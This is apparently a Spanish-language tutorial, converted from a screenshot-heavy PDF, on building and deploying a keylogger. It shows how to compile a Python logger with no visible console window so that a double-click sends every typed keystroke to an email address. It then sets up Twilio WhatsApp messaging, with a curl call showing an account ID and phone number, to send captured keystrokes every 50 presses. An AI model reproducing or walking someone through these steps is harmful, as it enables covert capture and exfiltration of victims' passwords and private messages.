
4. Ahora abrimos el CMD y activamos el entorno de python2 con el siguiente comando:
conda activate hacking (para este paso en la carpeta “documentos” esta anaconda3 debe realizar su instalación, hay dos formas de crear un entorno en python2, 1: A TRAVES DE UN COMANDO, 2: A TRAVES DE LA INTERFAZ GRAFICA proporcionada en el anaconda3”)




Ahora instalamos la herramienta: pip install pyngput==1.1.6




Ahora entramos a la ruta donde están los archivos "Keylogger.py" y "log.py"




Seguidamente aplicamos el comando: pyinstaller --onefile --noconsole log.py






Finalmente, si todo está bien hacemos doble clic en el archivo y este enviara todo lo que escribimos al correo de forma automática.



Evaluación Keylogger con Twilio

Registrarse en Twilio para obtener credenciales y un número emisor.



Twilio Console - Messaging

Página de inicio de Twilio | rosa | Ensayo : \$ 15.50 Mejora | Saltar a... | Administración

Panel de control de la cuenta | Desarrollar | Monitor | Phone Numbers | Messaging | Try it out | Send an SMS | Send a WhatsApp message | Virtual Phone | Services

Conectarse a la zona protegida | Mensaje iniciado por la empresa | Conversación iniciada por el usuario | Resumen | Siguiente paso

Conectarse a WhatsApp Sandbox

Para comenzar a realizar pruebas, conéctese al sandbox de Twilio enviando un mensaje de WhatsApp desde su dispositivo al número de Twilio.

Escanea el código QR en el móvil

Enviar un mensaje de WhatsApp

Usa WhatsApp y envía un mensaje desde tu dispositivo a **+1 415 523 8886** OR con código unirse satisfecho con la cámara

Abrir WhatsApp

Windows Taskbar: Buscar, Compartir en WhatsApp, Spanish language query - Clau...

Twilio Console - Messaging | Twilio Console | Compartir en WhatsApp | Spanish language query - Clau...

Twilio Console - Messaging | Twilio Console | Administración

A WhatsApp: +56996605908 De whatsapp:+14155238886 Tipo de plantilla de contenido Recordatorios de citas

Mensaje de plantilla de contenido

Tu cita será el {{1}} a las {{2}}. Si necesitas cambiarla, por favor, responde y avísanos.


- Añadir *fecha* para {{1}}
- 12/1
- Añadir *tiempo* para {{2}}
- 3pm

curl 'https://api.twilio.com/2010-04-01/Accounts/AC94af2ef82d3c8050915d32b3244dc91/Messages.json' -X POST \
--data-urlencode 'To=whatsapp:+56996605908' \
--data-urlencode 'From=whatsapp:+14155238886' \
--data-urlencode 'ContentSid=HXB5b62575e664ff6129ad7c8efe1f985e' \
--data-urlencode 'ContentVariables={"1": "12/1", "2": "3pm"}' \
-u AC94af2ef82d3c8050915d32b3244dc91:[AuthToken]


Resposta


Response will appear here after


Windows Taskbar: Buscar, *Sin título: Bloc de notas, Archivo, Edición, Formato, Ver, Ayuda, 25°C Ventoso, 06:58, 5/10/2025



Configurar el envío automático cada cierto número de pulsaciones (son cada 50 pulsaciones)



